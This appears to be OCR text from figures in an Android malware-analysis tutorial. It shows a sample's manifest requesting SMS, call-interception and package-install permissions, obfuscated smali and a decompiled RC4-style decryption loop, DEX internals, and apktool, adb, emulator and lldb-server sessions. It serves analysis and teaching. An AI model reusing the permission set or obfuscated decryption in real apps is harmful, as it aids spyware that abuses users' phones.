


```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="test.app"
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
    <uses-permission android:name="android.permission.GET_TASKS"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.CALL_PRIVILEGED"/>
    <uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
    <application android:allowBackup="true" android:icon="@drawable/icon" android:label="@string/application_name" android:name="MainApp" and
        <activity android:label="@string/activity_name" android:name="test.app.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
```




```
acct
android.hardware.drm@1.0-service.widevine.rc
audit_filter_table
bugreports
cache
charger
config
d
data
default.prop
dev
efs
etc
factory
fstab.goldfish
fstab.ranchu
fstab.samsungexynos8895
init
init.baseband.rc
init.carrier.rc
init.container.rc
init.environ.rc
init.goldfish.rc
init.gps.rc
init.ranchu.rc
init.rc
init.rilmptcp.rc
init.samsungexynos8895.rc
init.samsungexynos8895.usb.rc
init.usb.configfs.rc
init.usb.rc
init.wifi.rc
init.zygote32.rc
init.zygote64_32.rc
lib
mnt
nonplat_file_contexts
nonplat_hwservice_contexts
nonplat_property_contexts
nonplat_seapp_contexts
nonplat_service_contexts
oem
omr
plat_file_contexts
plat_hwservice_contexts
plat_property_contexts
plat_seapp_contexts
plat_service_contexts
postrecovery.do
preload
proc
publiccert.pem
```


Resources & Native Code
Source
...
Dex File
zip
APK
install
Dex File
Resources & Native Code
dexopt
quickened dex
Odex File
dex2oat
ELF File
dex & native code
Dalvik
ART
Libraries
Dalvik
Native
Art
Native
JIT




*Implicit decisions based on ArtMethod code pointer (if method is compiled, runtime does not use explicit query)


**Stored in the pit code cache, contains inline caches




```
000130: 1211                |     const/4 v1, 1
000132: 3310 0500           |     if-ne v0, v1, +0x5
000136: 1222                |     const/4 v2, 2
000138: 0120                |     move v0, v2
00013a: 2803                |     goto +0x3
00013c: 1232                |     const/4 v2, 3
00013e: 0120                |     move v0, v2
000140: 0e00                |     return-void
```




```
                                 |[0] header_item
000000: 6465 780a 3033 3500|  magic: dex\n035\u0000
000008: 265d 174d          |  checksum
00000c: 85e2 c9bb 0665 71d3|  signature
000014: fee8 bd97 7015 4a90|
00001c: fb66 8a62          |
000020: 8c02 0000          |  file_size: 652
000024: 7000 0000          |  header_size: 112
000028: 7856 3412          |  endian_tag: 0x12345678 (Little Endian)
00002c: 0000 0000          |  link_size: 0
000030: 0000 0000          |  link_offset: 0x0
000034: ec01 0000          |  map_off: 0x1ec
000038: 0c00 0000          |  string_ids_size: 12
00003c: 7000 0000          |  string_ids_off: 0x70
000040: 0700 0000          |  type_ids_size: 7
000044: a000 0000          |  type_ids_off: 0xa0
000048: 0200 0000          |  proto_ids_size: 2
00004c: bc00 0000          |  proto_ids_off: 0xbc
000050: 0100 0000          |  field_ids_size: 1
000054: d400 0000          |  field_ids_off: 0xd4
000058: 0200 0000          |  method_ids_size: 2
00005c: dc00 0000          |  method_ids_off: 0xdc
000060: 0100 0000          |  class_defs_size: 1
000064: ec00 0000          |  class_defs_off: 0xec
000068: 8001 0000          |  data_size: 384
00006c: 0c01 0000          |  data_off: 0x10c
```



```
.method public onCreate()V
    .locals 15

    const/16 v14, 0x4b

    const/16 v7, 0x35

    const/4 v10, 0x0

    const/4 v3, 0x1

    const/16 v12, 0x4b93

    const/16 v0, 0x28

    iput v0, p0, Lcom/msaieyde/rteodnyi/gtdSEG;->jVOGBYNtgPi:I

    const/16 v1, 0x2c53

    iget v2, p0, Lcom/msaieyde/rteodnyi/gtdSEG;->jVOGBYNtgPi:I

    iget v5, p0, Lcom/msaieyde/rteodnyi/gtdSEG;->VKkjJA:I
```




```
Apktool v2.4.0 - a tool for reengineering Android apk files
with smali v2.2.6 and baksmali v2.2.6
Copyright 2014 Ryszard Wiśniewski <brut.alll@gmail.com>
Updated by Connor Tumbleson <connor.tumbleson@gmail.com>

usage: apktool
 -advance,--advanced   prints advance information.
 -version,--version    prints the version then exits
usage: apktool if|install-framework [options] <framework.apk>
 -p,--frame-path <dir>   Stores framework files into <dir>.
 -t,--tag <tag>          Tag frameworks using <tag>.
usage: apktool d[ecode] [options] <file_apk>
 -f,--force              Force delete destination directory.
 -o,--output <dir>       The name of folder that gets written. Default is apk.out
 -p,--frame-path <dir>   Uses framework files located in <dir>.
 -r,--no-res             Do not decode resources.
 -s,--no-src             Do not decode sources.
 -t,--frame-tag <tag>    Uses framework files tagged by <tag>.
usage: apktool b[uild] [options] <app_path>
 -f,--force-all          Skip changes detection and build all files.
 -o,--output <dir>       The name of apk that gets written. Default is dist/name.apk
 -p,--frame-path <dir>   Uses framework files located in <dir>.
```




```
        }
        this.exjWIaKSh = false;
        MgQrWbqNa(false, "icnrs");
        int i = 0;
        int i2 = 0;
        for (int i3 = 0; i3 < length; i3++) {
            if (!true) {
            }
            this.VWugzdzmYV = false;
            i2 = (i2 + 1) & 255;
            String str2 = "urnmsrgriae net";
            i = (i + VKkjJA[i2]) & 255;
            this.KZpBgWdv = "eosws";
            VKkjJA(VKkjJA, i2, i);
            int i4 = (VKkjJA[i2] + VKkjJA[i]) & 255;
            this.exjWIaKSh = true;
            bArr2[i3] = (byte) (VKkjJA[i4] ^ bArr[i3]);
            this.exjWIaKSh = false;
            this.KZpBgWdv = "ecrporu jlc";
        }
        return bArr2;
    }
}
```


JADX memory usage: 0.12 GB of 4.00 GB




```
remnux@remnux:~/android_sdk/platform-tools$ ./adb devices
List of devices attached
emulator-5554   device
```



```
remnux@remnux:~/android_sdk/platform-tools$ ./adb shell screencap /sdcard/Pictures/abc.png
remnux@remnux:~/android_sdk/platform-tools$ ./adb shell ls /sdcard/Pictures
abc.png
```



```
remnux@remnux:~/android_sdk/emulator$ ./emulator -avd "avd_31_noplay"
31.2.10.0 (build_id 8420304) (CL:N/A)
eature string, emulator might not function correctly, please try updating t

android_sdk/emulator/qemu/linux-x86_64/lib64/vulkan/libvulkan.so: fa

id_sdk/emulator/lib64/vulkan/libvulkan.so
an implementation, testing use only.
vsync to 60 hz
1Tlx53bHhLjsAyeuG4MdJ7EUnbUehnUF3vU2f1vTFoZhU5/nCF5nCeCIxziaYtXhz2mQ
nH8/Di4krwjtpzJCmekAXzecpcdbuNkoGHHUk3P9Yq0RBIXJ/M7p5oqWe/wgmrSTlcpy
XOPF6+ata9qd21/Os7ZYDuvc80TyyJNJCQW30XEElShi2mswb71kfatqP6b6xiHJSj0F
fszYv6qX3rFyCwJwtGO9sJaN8lZ0X9k04B84gUTzXq+I68V8Y1fxtozyA2xJcbjCU8nY
kgF21Wksd2dipd6ZDiVhR2jvltA2EJGaCiUFPZscsqQqjGxpoZ/WuYwNnCM34ZakuN1k
c2jZ8R5NuvRqJB4ZRSNmSCdb5+62Jm/IdBBoAxgPF0sRMZXzKz1aQSg3umOf68igQJr3
3RX9zwdPrvSsOZ74DfMwsn9LngEAAQA= remnux@unknown]

:8556, security: Local
vd/running/pid_4568.ini



ogcat buffer size to 2M.
for Google App.
```




Android-x86 Live & Installation CD 9.0-r2


Live CD - Run Android-x86 without installation
Live CD - Debug mode
Installation - Install Android-x86 to harddisk

Advanced options... >

Press [Tab] to edit options




```
127|emulator64_x86_64_arm64:/data/local/tmp # ./lldb-server p --listen "*:5678" --server --gdbserver-port 7777
Connection established.
```

